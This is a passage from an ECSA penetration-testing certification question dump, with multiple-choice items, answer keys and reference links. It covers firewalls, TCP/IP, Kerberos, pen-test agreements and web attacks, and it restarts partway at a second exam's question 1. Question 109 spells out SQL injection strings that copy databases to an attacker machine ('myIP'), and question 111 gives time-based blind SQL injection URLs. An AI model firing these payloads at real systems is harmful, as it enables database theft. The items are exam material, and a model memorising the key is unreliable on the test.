Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Which of the following acts is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards and applies to all entities involved in payment card processing?

A. PIPEDA
B. PCI DSS
C. Human Rights Act 1998
D. Data Protection Act 1998

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 97
Which among the following information is not furnished by the Rules of Engagement (ROE) document?

A. Techniques for data collection from systems upon termination of the test
B. Techniques for data exclusion from systems upon termination of the test
C. Details on how data should be transmitted during and after the test
D. Details on how organizational data is treated throughout and after the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 98
An attacker injects malicious query strings in user input fields to bypass web service authentication mechanisms and to access back-end databases. Which of the following attacks is this?

A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
http://luizfirmino.blogspot.com/2011_09_01_archive.html

QUESTION 99
Identify the type of authentication mechanism represented below:



A. NTLMv1
B. NTLMv2
C. LAN Manager Hash
D. Kerberos

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The client authenticates itself to the Authentication Server (AS) which forwards the username to a key distribution center (KDC). The KDC issues a ticket granting ticket (TGT), which is time stamped, encrypts it using the user's password and returns the encrypted result to the user's workstation. This is done infrequently, typically at user logon; the TGT expires at some point, though may be transparently renewed by the user's session manager while they are logged in.

When the client needs to communicate with another node ("principal" in Kerberos parlance) the client sends the TGT to the ticket granting service (TGS), which usually shares the same host as the KDC. After verifying the TGT is valid and the user is permitted to access the requested service, the TGS issues a ticket and

session keys, which are returned to the client. The client then sends the ticket to the service server (SS) along with its service request.

Reference: http://en.wikipedia.org/wiki/Kerberos_(protocol)


QUESTION 100
John, a penetration tester from a pen test firm, was asked to collect information about the host file in a Windows system directory. Which of the following is the location of the host file in Window system directory?

A. C:\Windows\System32\Boot
B. C:\WINNT\system32\drivers\etc
C. C:\WINDOWS\system32\cmd.exe
D. C:\Windows\System32\restore

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Hosts_(file) (location in the file system, see the table)

QUESTION 101
Packet filtering firewalls are usually a part of a router. In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can:
i) Drop the packet
ii) Forward it or send a message to the originator



At which level of the OSI model do the packet filtering firewalls work?

A. Application layer
B. Physical layer
C. Transport layer
D. Network layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=At+which+level+of+the+OSI+model+do+the+packet+filtering+firewalls+work&source=bl&ots=zRrbcmY3pj&sig=I3vuS3VA7r-3VF8lC6xq_c_r31M&hl=en&sa=X&ei=wMcfVMetI8HPaNSRgPgD&ved=0CC8Q6AEwAg#v=onepage&q=At%20which%20level%20of%20the%20OSI%20model%20do%20the%20packet%20filtering%20firewalls%20work&f=false (packet filters)

QUESTION 102
By default, the TFTP server listens on UDP port 69. Which of the following utility reports the port status of target TCP and UDP ports on a local or a remote computer and is used to troubleshoot TCP/IP connectivity issues?

A. PortQry
B. Netstat
C. Telnet
D. Tracert

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://support.microsoft.com/kb/832919

QUESTION 103
Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels.
A vulnerability assessment is used to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

Which of the following vulnerability assessment technique is used to test the web server infrastructure for any misconfiguration and outdated content?

A. Passive Assessment
B. Host-based Assessment
C. External Assessment
D. Application Assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Which of the following methods is used to perform server discovery?

A. Banner Grabbing

B. Whois Lookup
C. SQL Injection
D. Session Hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://luizfirmino.blogspot.com/2011/09/server-discovery.html

QUESTION 105
In the example of a /etc/passwd file below, what does the bold letter string indicate?
nomad:HrLNrZ3VS3TF2:501:100: Simple Nomad:/home/nomad:/bin/bash

A. Maximum number of days the password is valid
B. Group number
C. GECOS information
D. User number

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 106
Which of the following policy forbids everything with strict restrictions on all usage of the company systems and network?

A. Information-Protection Policy
B. Paranoid Policy
C. Promiscuous Policy
D. Prudent Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
In the TCP/IP model, the transport layer is responsible for reliability and flow control from source to the destination. TCP provides the mechanism for flow control by allowing the sending and receiving hosts to communicate. A flow control mechanism avoids the problem with a transmitting host overflowing the buffers in the receiving host.



Which of the following flow control mechanism guarantees reliable delivery of data?

A. Sliding Windows
B. Windowing
C. Positive Acknowledgment with Retransmission (PAR)
D. Synchronization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://condor.depaul.edu/jkristof/technotes/tcp.html (1.1.3 Reliability)

QUESTION 108
Which of the following external pen testing tests reveals information on price, usernames and passwords, sessions, URL characters, special instructors, encryption used, and web page behaviors?

A. Check for Directory Consistency and Page Naming Syntax of the Web Pages
B. Examine Server Side Includes (SSI)
C. Examine Hidden Fields

D. Examine E-commerce and Payment Gateways Handled by the Web Server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133636402/LPTv4-Module-18-External-Penetration-Testing-NoRestriction (page 71)

QUESTION 109
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:

'; insert into OPENROWSET ('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases –
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table1') select * from database..table1 –

What query does he need in order to transfer the column?

A. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.systables –
B. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.sysrows –
C. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns –
D. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_tables.dbo.syscolumns –

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 110
You are conducting a penetration test against a company and you would like to know a personal email address of John, a crucial employee. What is the fastest, cheapest way to find out John's email address.

A. Call his wife and ask for his personal email account
B. Call a receptionist and ask for John Stevens' personal email account
C. Search in Google for his personal email ID
D. Send an email to John stating that you cannot send him an important spreadsheet attachment file to his business email account and ask him if he has any other email accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.



It is performed when an error message is not received from application while trying to exploit SQL vulnerabilities. The developer's specific message is displayed instead of an error message. So it is quite difficult to find SQL vulnerability in such cases.
A pen tester is trying to extract the database name by using a blind SQL injection. He tests the database using the below query and finally finds the database name.

http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--

What is the database name?

A. WXYZ
B. PQRS
C. EFGH
D. ABCD

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891028/CEHv8-Module-14-SQL-Injection-pdf (see module 14, page 2049 to 2051)

QUESTION 112
Which of the following is an ARP cache poisoning technique aimed at network switches?

A. Replay Attack
B. Mac Flooding
C. Man-in-the Middle Attack
D. DNS Poisoning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.watchguard.com/infocenter/editorial/135324.asp (see mac flooding)


QUESTION 113
Which of the following documents helps in creating a confidential relationship between the pen tester and client to protect critical and confidential information or trade secrets?

A. Penetration Testing Agreement
B. Rules of Behavior Agreement
C. Liability Insurance
D. Non-Disclosure Agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are used to sort all related protocols according to the scope of networking involved.




Which of the following TCP/IP layers selects the best path through the network for packets to travel?

A. Transport layer
B. Network Access layer
C. Internet layer
D. Application layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
Amazon, an IT based company, conducts a survey on the usage of the Internet. They found that company employees spend most of the time at work surfing the web for their personal use and for inappropriate web site viewing. Management decide to block all such web sites using URL filtering software.



How can employees continue to see the blocked websites?

A. Using session hijacking
B. Using proxy servers
C. Using authentication
D. Using encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a type and code field.

Which of the following ICMP messages will be generated if the destination port is not reachable?

A. ICMP Type 11 code 1
B. ICMP Type 5 code 3
C. ICMP Type 3 code 2
D. ICMP Type 3 code 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
To locate the firewall, SYN packet is crafted using Hping or any other packet crafter and sent to the firewall. If ICMP unreachable type 13 message (which is an admin prohibited packet) with a source IP address of the access control device is received, then it means which of the following type of firewall is in place?

A. Circuit level gateway
B. Stateful multilayer inspection firewall
C. Packet filter
D. Application level gateway

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
An automated electronic mail message from a mail system which indicates that the user does not exist on that server is called as?

A. SMTP Queue Bouncing
B. SMTP Message Bouncing
C. SMTP Server Bouncing
D. SMTP Mail Bouncing

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Bounce_message

QUESTION 119
Which of the following reports provides a summary of the complete pen testing process, its outcomes, and recommendations?

A. Vulnerability Report
B. Executive Report
C. Client-side test Report
D. Host Report

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

412-79v8.exam.115q

Number: 412-79v8
Passing Score: 800
Time Limit: 120 min

412-79v8

EC-Council Certified Security Analyst (ECSA)

Exam A

QUESTION 1
What is a goal of the penetration testing report?

- The Cover Letter
  - Organization Synopsis
- Document Properties
- Version
- Table of Contents and List of Illustrations
- Final Report Delivery Date
- The Executive Summary
  - Scope of the Project
  - Purpose for the Evaluation
  - System Description
  - Assumption
  - Timeline
  - Summary of Evaluation
  - Summary of Findings
  - Summary of Recommendations
- Testing Methodology
- Planning
- Exploitation
- Reporting
- Comprehensive Technical Report
- Detailed Systems Information
  - Windows Server
  - Result Analysis
- Recommendations
  - Indication of Priorities and Risks
- Appendixes
  - Required Work Efforts
  - Research
  - References
  - Glossary

A. The penetration testing report helps you comply with local laws and regulations related to environmental conditions in the organization.
B. The penetration testing report allows you to sleep better at night thinking your organization is protected
C. The pen testing report helps executive management to make decisions on implementing security controls in the organization and helps the security team implement security controls and patch any flaws discovered during testing.
D. The penetration testing report allows you to increase sales performance by effectively communicating with the internal security team.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?

A. 3001-3100
B. 5000-5099
C. 6666-6674
D. 0 – 1023

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.ietf.org/rfc/rfc1700.txt (well known port numbers, 4th para)

QUESTION 3
Identify the injection attack represented in the diagram below:

A. XPath Injection Attack
B. XML Request Attack
C. XML Injection Attack
D. Frame Injection Attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://projects.webappsec.org/w/page/13247004/XML%20Injection

QUESTION 4
Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions
B. Product-based Assessment Solutions
C. Tree-based Assessment
D. Inference-based Assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.netsense.info/downloads/security_wp_mva.pdf (page 12, tree-based assessment technology, second para)

QUESTION 5
The Web parameter tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.
This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.


What is the best way to protect web applications from parameter tampering attacks?

A. Validating some parameters of the web application
B. Minimizing the allowable length of parameters
C. Using an easily guessable hashing algorithm
D. Applying effective input field filtering parameters

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Vulnerability assessment is an examination of the ability of a system or application, including the current security procedures and controls, to withstand assault.



What does a vulnerability assessment identify?

A. Disgruntled employees
B. Weaknesses that could be exploited
C. Physical security breaches
D. Organizational structure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7

This is a group of people hired to give details of the vulnerabilities present in the system found after a penetration test. They are elite and extremely competent penetration testers and intrusion analysts. This team prepares a report on the vulnerabilities in the system, attack methods, and how to defend against them.

What is this team called?


A. Blue team
B. Tiger team
C. Gorilla team
D. Lion team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8

ARP spoofing is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic meant for that IP address to be sent to the attacker instead.
ARP spoofing attack is used as an opening for other attacks.



What type of attack would you launch after successfully deploying ARP spoofing?

A. Parameter Filtering
B. Social Engineering
C. Input Validation
D. Session Hijacking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/ARP_spoofing

QUESTION 9
Amazon Consulting Corporation provides penetration testing and managed security services to companies. Legality and regulatory compliance is one of the important components in conducting a successful security audit.
Before starting a test, one of the agreements both the parties need to sign relates to limitations, constraints, liabilities, code of conduct, and indemnification considerations between the parties.

XSECURITY

Overview:
Security Assessment needs vary from agency to agency. The XSECURITY Penetration Testing Team (XSECURITY) offers several services that can assist COMPANY X in securing their information technology assets. Each of these services requires some degree of support from the COMPANY X (system information, access to agency personnel or facilities, system/network connections, etc.). Penetration testing tools and techniques can be invasive, however, so there needs to be a clear level of understanding of what an assessment entails, what support is required for assessments, and what potential effect each type of assessment may have.

Use of Tools
The Penetration testing activities performed by the XSECURITY Penetration Testing Team include scanning network assets with specific penetration testing tools. These tools check system configurations, default settings, security settings/updates, network and workstation services, open ports, and other specific vulnerabilities that might be utilized by intruders or unauthorized staff to undermine or bypass the security of an agency's network. They do not access user files, data files, or other personal/confidential files, only network/workstation files associated with system configurations and security. The XSECURITY does perform 'penetration testing' – that is, test how deep into your network an intruder can go, retrieve confidential information, or change system configurations. Our scans determine what vulnerabilities exist within the agency network with fully exploiting those vulnerabilities.

Which agreement requires a signature from both the parties (the penetration tester and the company)?

A. Non-disclosure agreement
B. Client fees agreement
C. Rules of engagement agreement
D. Confidentiality agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
John, the penetration testing manager in a pen testing firm, needs to prepare a pen testing pricing report for a client.

Which of the following factors does he need to consider while preparing the pen testing pricing report?

A. Number of employees in the client organization
B. Complete structure of the organization

